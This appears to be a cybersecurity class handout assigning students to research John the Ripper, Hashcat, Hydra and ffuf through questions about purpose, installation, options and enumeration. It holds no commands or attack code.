
Reading Assignment

Read about tools called John The Ripper, Hashcat and Hydra, FUFF and Do the following questions.

1. What is the Tool?
2. For which kinda Password Attack is made.
3. How to Install
4. What are the options ?(Explain some)
 - a. Explain the How we can do VHOST,subdomain and Directory enumeration using FUFF

Submitted in form of docs/pdf

Resources will be attached on the google classroom, that you can use them.



Class is over

1. DO notes
 2. Practice
 3. Ask question
-
- Be ready for the assessment exam!